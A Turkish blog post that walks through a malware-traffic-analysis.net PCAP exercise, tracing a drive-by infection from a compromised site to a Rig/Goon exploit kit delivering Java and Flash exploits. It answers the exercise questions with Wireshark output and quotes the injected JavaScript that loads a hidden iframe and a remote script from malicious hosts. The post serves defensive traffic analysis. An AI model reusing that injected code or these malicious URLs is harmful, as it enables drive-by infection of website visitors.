

2014-11-16 TARİHLİ PCAP DOSYASININ ANALİZ AÇIKLAMLARI

Bu yazımda <https://malware-traffic-analysis.net/2014/11/16/index.html> adresindeki pcap dosyasını incelemeye çalışacağım. Öncelikle trafiğin akışını açıklayacak olursak:

Trafiği incelediğimizde kullanıcının www.bing.com adresi üzerinden “ciniholland.nl” sitesine istek gönderildiğini gördüm. Gönderilen isteğe karşılık gelen html sayfasını incelediğimde ise sayfa sonunda aşağıda gösterildiği gibi bir javascript kodu gördüm. Bu javascript kodundan özetle sayfa yüklendiğinde “showBrowVer” fonksiyonunu çalıştırarak <http://24corp-shop.com> adresinin sayfada görünmeden yüklenmesi sağlanıyor.

```
</body><script>
if(document.loaded) {
  showBrowVer();
} else {
  if (window.addEventListener) {
    window.addEventListener('load', showBrowVer, false);
  } else {
    window.attachEvent('onload', showBrowVer);
  }
}
function showBrowVer()
{
  var divTag=document.createElement('div');
  divTag.id='dt';
  document.body.appendChild(divTag);
  var js_kod2 = document.createElement('iframe');
  js_kod2.src = 'http://24corp-shop.com';
  js_kod2.width = '180px';
  js_kod2.height = '200px';
  js_kod2.setAttribute('style', 'visibility:hidden');
  document.getElementById('dt').appendChild(js_kod2);
}
</script>
<script type="text/javascript" src="http://adultbiz.in/new/jquery.php"></script>
```

Bu kodu gördükten sonra <http://24corp-shop.com> sitesinden yapılan işlemleri görebilmek için “http.host contains ‘24corp-shop’ ” filtresini kullandım ve bir html sayfası yüklediğini gördüm.

http.host contains "24corp-shop"						
No.	Time	Source	Destination	Protocol	Length	Info
981	21.787861	172.16.165.165	188.225.73.100	HTTP	585	GET / HTTP/1.1
982	21.787964	172.16.165.165	188.225.73.100	HTTP	585	GET / HTTP/1.1
1076	22.631349	172.16.165.165	188.225.73.100	HTTP	413	GET /source/notfound.gif HTTP/1.1

Bu web sayfasını wireshark aracından dışarı çıkarak içeriğine baktığımızda “stand.trustandprobaterealty” sitesinde iki uzantıyı gösterdiği görüyoruz. Bu uzantılardan indirmeleri yapıldığı görülüyor. (njrW... ve ZDJ.... dosyaları).

```
<div align="center">
  <iframe src="http://stand.trustandprobaterealty.com/?PHPSESSID=njrWnruDMhvJFIPGKuXDSKVbM07PTnJko2ahe6JVg|ZDJ1ZjZ1ZjI5Yzc5OTg3MzE1MzJkMmExN2M4NmJiOTM"
    border=0 width=125 height=10 scrolling=no>
  </iframe>
</div>
```

Bu dosyadaki “iframe” etiketi içerisindeki uzantılardan indirilen dosya isimlerini dışarı çıkardığım dosyalar aşağıdaki gibidir. Birisi Flash diğeri ise Java dosyasıdır.

1554	stand.trustandprobarealty.com	text/html	257 kB	7PHP5SESID=njrMNRuDMhvFIPGKuXDSKVbM07PThnJko2ahe6jVgJZDjJZjZj5Yzc5OTg3MzE1MzjkMmExN2M4NmJiOTM
1566	stand.trustandprobarealty.com	text/html	255 kB	7PHP5SESID=njrMNRuDMhvFIPGKuXDSKVbM07PThnJko2ahe6jVgJZDjJZjZj5Yzc5OTg3MzE1MzjkMmExN2M4NmJiOTM
1991	stand.trustandprobarealty.com	application/x-msdownload	401 kB	index.php?req=mp3&num=16&PHP5SESID=njrMNRuDMhvFIPGKuXDSKVbM07PThnJko2ahe6jVg%7CZDjJZjZj5Yzc5OT
2379	stand.trustandprobarealty.com	application/x-msdownload	401 kB	index.php?req=mp3&num=95&PHP5SESID=njrMNRuDMhvFIPGKuXDSKVbM07PThnJko2ahe6jVg%7CZDjJZjZj5Yzc5OT
2394	stand.trustandprobarealty.com	application/x-shockwave-flash	8,227 bytes	index.php?req=swf&num=809&PHP5SESID=njrMNRuDMhvFIPGKuXDSKVbM07PThnJko2ahe6jVgJZDjJZjZj5Yzc5OTg3M
2415	stand.trustandprobarealty.com	application/x-shockwave-flash	8,227 bytes	index.php?req=swf&num=7533&PHP5SESID=njrMNRuDMhvFIPGKuXDSKVbM07PThnJko2ahe6jVgJZDjJZjZj5Yzc5OTg3
2469	stand.trustandprobarealty.com	text/xml	572 bytes	index.php?req=xml&num=9345&PHP5SESID=njrMNRuDMhvFIPGKuXDSKVbM07PThnJko2ahe6jVgJZDjJZjZj5Yzc5OTg3
2475	stand.trustandprobarealty.com	text/xml	572 bytes	index.php?req=xml&num=2527&PHP5SESID=njrMNRuDMhvFIPGKuXDSKVbM07PThnJko2ahe6jVgJZDjJZjZj5Yzc5OTg3
2489	stand.trustandprobarealty.com	application/java-archive	10 kB	index.php?req=jar&num=3703&PHP5SESID=njrMNRuDMhvFIPGKuXDSKVbM07PThnJko2ahe6jVg%7CZDjJZjZj5Yzc5O
2502	stand.trustandprobarealty.com	application/java-archive	10 kB	index.php?req=jar&num=9229&PHP5SESID=njrMNRuDMhvFIPGKuXDSKVbM07PThnJko2ahe6jVg%7CZDjJZjZj5Yzc5O
2977	stand.trustandprobarealty.com	application/x-msdownload	401 kB	index.php?req=mp3&num=803295&PHP5SESID=njrMNRuDMhvFIPGKuXDSKVbM07PThnJko2ahe6jVg%7CZDjJZjZj5Yzc5O

Bu dosyaların hash değerlerini alarak virüs total yardımıyla tarattım. Çıktıları aşağıdaki gibidir.

Java dosyası

<https://www.virustotal.com/gui/file/178be0ed83a7a9020121dee1c305fd6ca3b74d15836835cfb1684da0b44190d3/detection>

Flash dosyası

<https://www.virustotal.com/gui/file/e2e33b802a0d939d07bd8291f23484c2f68ccc33dc0655eb4493e5d3aebc0747/detection>

TEMEL SORULAR

1)Virüs bulaşan Windows VM makinesinin ip adresi nedir?

-Bu soruyu cevaplamak için filtreye “dhcp” yazarak sanal makineye DHCP sunucusu tarafından verilen ip adresi ve geçit yolu bilgilerini görebiliriz. Burada 172.16.165.254 adresi DHCP sunucusunun, 172.16.165.165 adresi de virüs bulaşan Windows VM adresi olarak görülebilir. DHCP protokolü ile ana bilgisayarlara dinamik ip atanması hakkındaki yazıma buradan ulaşabilirsiniz.

No.	Time	Source	Destination	Protocol	Length	Info
2442	62.202238	172.16.165.165	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0x92e7cbf7
2446	62.202616	172.16.165.254	172.16.165.165	DHCP	342	DHCP ACK - Transaction ID 0x92e7cbf7
3020	469.160328	172.16.165.165	172.16.165.254	DHCP	350	DHCP Request - Transaction ID 0xd71286ce
3021	469.161347	172.16.165.254	172.16.165.165	DHCP	342	DHCP ACK - Transaction ID 0xd71286ce

Frame 3021: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits)
Ethernet II, Src: VMware_e9:71:c8 (00:50:56:e9:71:c8), Dst: f0:19:af:02:9b:f1 (f0:19:af:02:9b:f1)
Internet Protocol Version 4, Src: 172.16.165.254, Dst: 172.16.165.165
User Datagram Protocol, Src Port: 67, Dst Port: 68
Dynamic Host Configuration Protocol (ACK)
Message type: Boot Reply (2)
Hardware type: Ethernet (0x01)
Hardware address length: 6
Hops: 0
Transaction ID: 0xd71286ce
Seconds elapsed: 0
Bootp flags: 0x0000 (Unicast)
Client IP address: 172.16.165.165
Your (client) IP address: 172.16.165.165
Next server IP address: 172.16.165.254
Relay agent IP address: 0.0.0.0
Client MAC address: f0:19:af:02:9b:f1 (f0:19:af:02:9b:f1)
Client hardware address: 00:00:00:00:00:00

Aynı zamanda virüs bulaştıran web sitesine gönderdiği istek paketinde ağ katmanı bilgilerine bakarak da (istek atıldığı için source kısmından) ip adresini belirleyebiliriz.

No.	Time	Source	Destination	Protocol	Length	Info
52	2.020811	172.16.165.165	204.79.197.200	HTTP/X..	1062	POST /fd/1s/lsp.aspx HTTP/1.1
80	3.513578	172.16.165.165	204.79.197.200	SSLv2	126	Client Hello
199	4.237552	172.16.165.165	204.79.197.200	HTTP	861	GET /fd/1s/6LinkPing.aspx?G=ae5988ea2d64991aa808996fd170a75&ID=SERP_5091.1 HTTP/1.1
161	6.073686	172.16.165.165	82.150.140.30	HTTP	621	GET / HTTP/1.1


Frame 199: 861 bytes on wire (6888 bits), 861 bytes captured (6888 bits)
Ethernet II, Src: f0:19:af:02:9b:f1 (f0:19:af:02:9b:f1), Dst: VMware_f3:ca:52 (00:50:56:f3:ca:52)
Destination: VMware_f3:ca:52 (00:50:56:f3:ca:52)
Source: f0:19:af:02:9b:f1 (f0:19:af:02:9b:f1)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 172.16.165.165, Dst: 204.79.197.200
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 847
Identification: 0x1425 (5157)
Flags: 0x4000, Don't fragment
Fragment offset: 0
Time to live: 128
Protocol: TCP (6)
Header checksum: 0xffb5 [validation disabled]
[Header checksum status: Unverified]
Source: 172.16.165.165
Destination: 204.79.197.200
Transmission Control Protocol, Src Port: 49429, Dst Port: 80, Seq: 1, Ack: 1, Len: 807
Hypertext Transfer Protocol

3)Etkilenen VM in MAC adresi nedir?

-İlk soruda gösterildiği gibi ilk olarak DHCP protokolünü kullanarak veya virüs bulaştıran web sitesine gönderdiği paket bilgilerinde Ethernet katmanına bakarak (source mac adres) belirleyebiliriz. (f0:19:af:02:9b:f1)

2)Virüs bulaşan Windows VM makinasının bilgisayar adı nedir?

-Burada da ad çözümleme protokolü olan NBNS protokolünü kullanıyoruz. Kaynak ip adresi Windows VM ile eşleşen sorgulardan birine bakıldığında “K34EN6W3N” olarak görülebilir.




No.	Time	Source	Destination	Protocol	Length	Info
2408	53.168980	172.16.165.165	172.16.165.2	NBNS	110	Refresh NB K34EN6W3N-PC<00>
2438	54.608284	172.16.165.165	172.16.165.2	NBNS	110	Refresh NB K34EN6W3N-PC<00>
2439	56.168211	172.16.165.165	172.16.165.2	NBNS	110	Refresh NB K34EN6W3N-PC<00>

Frame 2408: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface 0
Ethernet II, Src: f0:19:af:02:9b:f1 (f0:19:af:02:9b:f1), Dst: VMware_f3:ca:52 (00:50:56:f3:ca:52)
Internet Protocol Version 4, Src: 172.16.165.165, Dst: 172.16.165.2
User Datagram Protocol, Src Port: 137, Dst Port: 137
NetBIOS Name Service
Transaction ID: 0x8045
Flags: 0x4000, Opcode: Refresh
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 1
Queries
K34EN6W3N-PC<00>: type NB, class IN
Name: K34EN6W3N-PC<00> (Workstation/Redirector)
Type: NB (32)
Class: IN (1)
Additional records

4)Güvenliği ihlal eden web sitesinin ip adresi nedir?

-Özet kısmındaki javascript kodunu bulduğumuz sitenin ip adresi güvenliği ihlal eden ip adresidir ve bu sayfaya gönderilen paketin hedef adresiyle belirleyebiliriz.



No.	Time	Source	Destination	Protocol	Length	Info
52	2.020811	172.16.165.165	204.79.197.200	HTTP/X...	1002	POST /fd/ls/lsp.aspx
88	3.513578	172.16.165.165	204.79.197.200	SSLv2	126	Client Hello
109	4.237852	172.16.165.165	204.79.197.200	HTTP	861	GET /fd/ls/GLinkPing
161	6.073686	172.16.165.165	82.150.140.30	HTTP	621	GET / HTTP/1.1

Frame 161: 621 bytes on wire (4968 bits), 621 bytes captured (4968 bits) on interface 0
Ethernet II, Src: f0:19:af:02:9b:f1 (f0:19:af:02:9b:f1), Dst: VMware_f3:ca:52 (00:50:56:f3:ca:52)
Internet Protocol Version 4, Src: 172.16.165.165, Dst: 82.150.140.30
Transmission Control Protocol, Src Port: 49437, Dst Port: 80, Seq: 1, Ack: 1, Len: 567
Hypertext Transfer Protocol

5)Güvenliği ihlal eden web sitesinin alan adı nedir?

- “ciniholland.nl” (Zararlı yazılım içeren dosyalar bu alan adı üzerinden indirildi)

6)Açıklardan yararlanma kitini ve kötü amaçlı yazılımı sağlayan ip adresi ve alan adı nedir?

-Java ve swift dosyalarının indirildiği sitenin alan adı “stand.trustandprobaterealty” ve ip adresi 37.200.69.143 olarak bulunur.

No.	Time	Source	Destination	Protocol	Length	Info
1569	30.455815	172.16.165.165	37.200.69.143	HTTP	475	GET /index.php?req=mp3&nur
1994	40.748201	172.16.165.165	37.200.69.143	HTTP	475	GET /index.php?req=mp3&nur
2381	51.683701	172.16.165.165	37.200.69.143	HTTP	676	GET /index.php?req=swf&nur
2383	52.307577	172.16.165.165	37.200.69.143	HTTP	677	GET /index.php?req=swf&nur
2463	70.587664	172.16.165.165	37.200.69.143	HTTP	441	GET /index.php?req=xml&nur
2467	70.998590	172.16.165.165	37.200.69.143	HTTP	441	GET /index.php?req=xml&nur
2473	71.730255	172.16.165.165	37.200.69.143	HTTP	443	GET /index.php?req=jar&nur
2476	72.238813	172.16.165.165	37.200.69.143	HTTP	443	GET /index.php?req=jar&nur
2508	73.720985	172.16.165.165	37.200.69.143	HTTP	351	GET /index.php?req=mp3&nur
2512	74.223739	172.16.165.165	37.200.69.143	HTTP	351	GET /index.php?req=mp3&nur
▶ Frame 1569: 475 bytes on wire (3800 bits), 475 bytes captured (3800 bits) ▶ Ethernet II, Src: f0:19:af:02:9b:f1 (f0:19:af:02:9b:f1), Dst: VMware_f3:ca:52 (00:50:56:f3:ca:52) ▶ Internet Protocol Version 4, Src: 172.16.165.165, Dst: 37.200.69.143 ▶ Transmission Control Protocol, Src Port: 49452, Dst Port: 80, Seq: 642, Ack: 87178, Len: 421 ▶ Hypertext Transfer Protocol						

DAHA İLERİ SORULAR

1) Açıklardan yararlanma kiti açılış sayfasını işaret eden yönlendirme URL'si nedir?

-Özet kısmında da bahsettiğimiz gibi <http://24corp-shop.com> alan adlı sitenin html kısmını incelediğimizde “iframe” etiketleri arasında indirme kitinin açılış sayfasını işaret ediyordu.

2) Giriş sayfasının yanı sıra (CVE-2013-2551 IE istismarı içeren) yanı sıra EK tarafından gönderilen başka hangi istismarlar var?

CVE-2012-0507 ve CVE-2014-0569

-öncelikle CVE-2013-2551 istismarı hakkında fikriniz yoksa buradan

<https://www.cvedetails.com/cve/CVE-2013-2551/#:~:text=CVE%2D2013%2D2551%20%3A%20Use,attackers%20to%20execute%20arbitrary%20co> fikir sahibi olabilirsiniz. Özet kısmında da bahsedildiği gibi “java-archive” ve “x-shockwave-flash” dosyalarında istismarlar vardır. Yukardaki virüs total linklerini kullanarak detaylarına bakabilirsiniz.

3)Yük kaç kez teslim edildi?

- Burada 3 kere iletiliği görülüyor.

1554	stand.trustandprobatearealty.com	text/html	257 kB	?PHPSESSID=njrmNruDMhvJFIPGKuXDSKvBm07PThnjko2ahe6JvGjZDjZiZjI5Yzc5OTg3MzE1MzJkMmExN2M4NmJlOTM
1566	stand.trustandprobatearealty.com	text/html	255 kB	?PHPSESSID=njrmNruDMhvJFIPGKuXDSKvBm07PThnjko2ahe6JvGjZDjZiZjI5Yzc5OTg3MzE1MzJkMmExN2M4NmJlOTM
1991	stand.trustandprobatearealty.com	application/x-msdownload	401 kB	index.php?req=mp3&num=166&PHPSESSID=njrmNruDMhvJFIPGKuXDSKvBm07PThnjko2ahe6JvGjZDjZiZjI5Yzc5OTg3
2379	stand.trustandprobatearealty.com	application/x-msdownload	401 kB	index.php?req=mp3&num=95&PHPSESSID=njrmNruDMhvJFIPGKuXDSKvBm07PThnjko2ahe6JvGjZDjZiZjI5Yzc5OTg3
2394	stand.trustandprobatearealty.com	application/x-shockwave-flash	8,227 bytes	index.php?req=swf&num=809&PHPSESSID=njrmNruDMhvJFIPGKuXDSKvBm07PThnjko2ahe6JvGjZDjZiZjI5Yzc5OTg3
2415	stand.trustandprobatearealty.com	application/x-shockwave-flash	8,227 bytes	index.php?req=swf&num=753&PHPSESSID=njrmNruDMhvJFIPGKuXDSKvBm07PThnjko2ahe6JvGjZDjZiZjI5Yzc5OTg3
2469	stand.trustandprobatearealty.com	text/xml	572 bytes	index.php?req=xml&num=9345&PHPSESSID=njrmNruDMhvJFIPGKuXDSKvBm07PThnjko2ahe6JvGjZDjZiZjI5Yzc5OTg3
2475	stand.trustandprobatearealty.com	text/xml	572 bytes	index.php?req=xml&num=2527&PHPSESSID=njrmNruDMhvJFIPGKuXDSKvBm07PThnjko2ahe6JvGjZDjZiZjI5Yzc5OTg3
2489	stand.trustandprobatearealty.com	application/java-archive	10 kB	index.php?req=jar&num=3703&PHPSESSID=njrmNruDMhvJFIPGKuXDSKvBm07PThnjko2ahe6JvGjZDjZiZjI5Yzc5OTg3
2502	stand.trustandprobatearealty.com	application/java-archive	10 kB	index.php?req=jar&num=9229&PHPSESSID=njrmNruDMhvJFIPGKuXDSKvBm07PThnjko2ahe6JvGjZDjZiZjI5Yzc5OTg3
2977	stand.trustandprobatearealty.com	application/x-msdownload	401 kB	index.php?req=mp3&num=803295&PHPSESSID=njrmNruDMhvJFIPGKuXDSKvBm07PThnjko2ahe6JvGjZDjZiZjI5Yzc5OTg3

4)pcap dosyasını virüs total 'a gönderin ve hangi snort uyarılarını tetiklediğini bulun. Suricata uyarılarında gösterilen EK isimlerini bulun.

-Öncelikle virüs total linkine buradan ulaşabilirsiniz.

<https://www.virustotal.com/gui/file/0e3fac547536f773bf1a21180a2294a10be97e956f091d24e168f147ecf5fafd/details>

(Goon/Infinity/Rig exploit kit) olarak görülüyor. Rig exploit kit tanımı için

<https://www.fireeye.com/blog/threat-research/2018/05/deep-dive-into-rig-exploit-kit-delivering-grobios-trojan.html> ve <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/rig-exploit-kit-diving-deeper-into-the-infrastructure/#:~:text=Just%20like%20its%20competition%2C%20the,statistics%20of%20the%20campaign's%20achievements.&text=This%20advertisement%20is%20aimed%20at,using%20the%20RIG%20exploit%20kit.>

adreslerinden daha detaylı bilgi edinebilirsiniz.

Son olarak CVE-2012-0507 ve CVE-2014-0569 hakkında birkaç açıklama yapalım.

CVE-2012-0507 güvenlik açığını araştırdığımızda açıklama olarak karşımıza yürütmenin ilk adımı “iframe” etiketleri arasında istismar kitine yönlendirme adresleri içermesiyle başladığın yazıyordu. Bu etiket ile yeniden yönlendirme yapıldığı anda sayfada görülebiliyormuş. Anladığım kadarıyla açık AtomicReferenceArray sınıfı uygulamasında dizinin uygun nesne türünde olup olmadığını düzgün bir şekilde kontrol etmemesinden kaynaklanıyor. Saldırganlar ise kötü amaçlı java kodunu yürütülmesi için AtomicReferenceArray sınıfını oluşturduğunu anlatıyor. Daha fazla bilgi için aşağıdaki linklere bakabilirsiniz.

<https://www.welivesecurity.com/2012/03/30/blackhole-cve-2012-0507-and-carberp/>

<https://pentestlab.blog/2012/03/30/java-exploit-attack-cve-2012-0507/>

<https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Exploit:Java/CVE-2012-0507.A>

<https://www.zerodayinitiative.com/advisories/ZDI-14-365/>

<https://helpx.adobe.com/security/products/flash-player/apsb14-22.html>

<https://www.exploit-db.com/exploits/36744>

<https://securitytracker.com/id/1031019>

<https://www.tenable.com/cve/CVE-2014-0569>

Buraya kadar okuduğunuz için teşekkür ederim başka yazılarıma bu sayfadan ulaşabilirsiniz.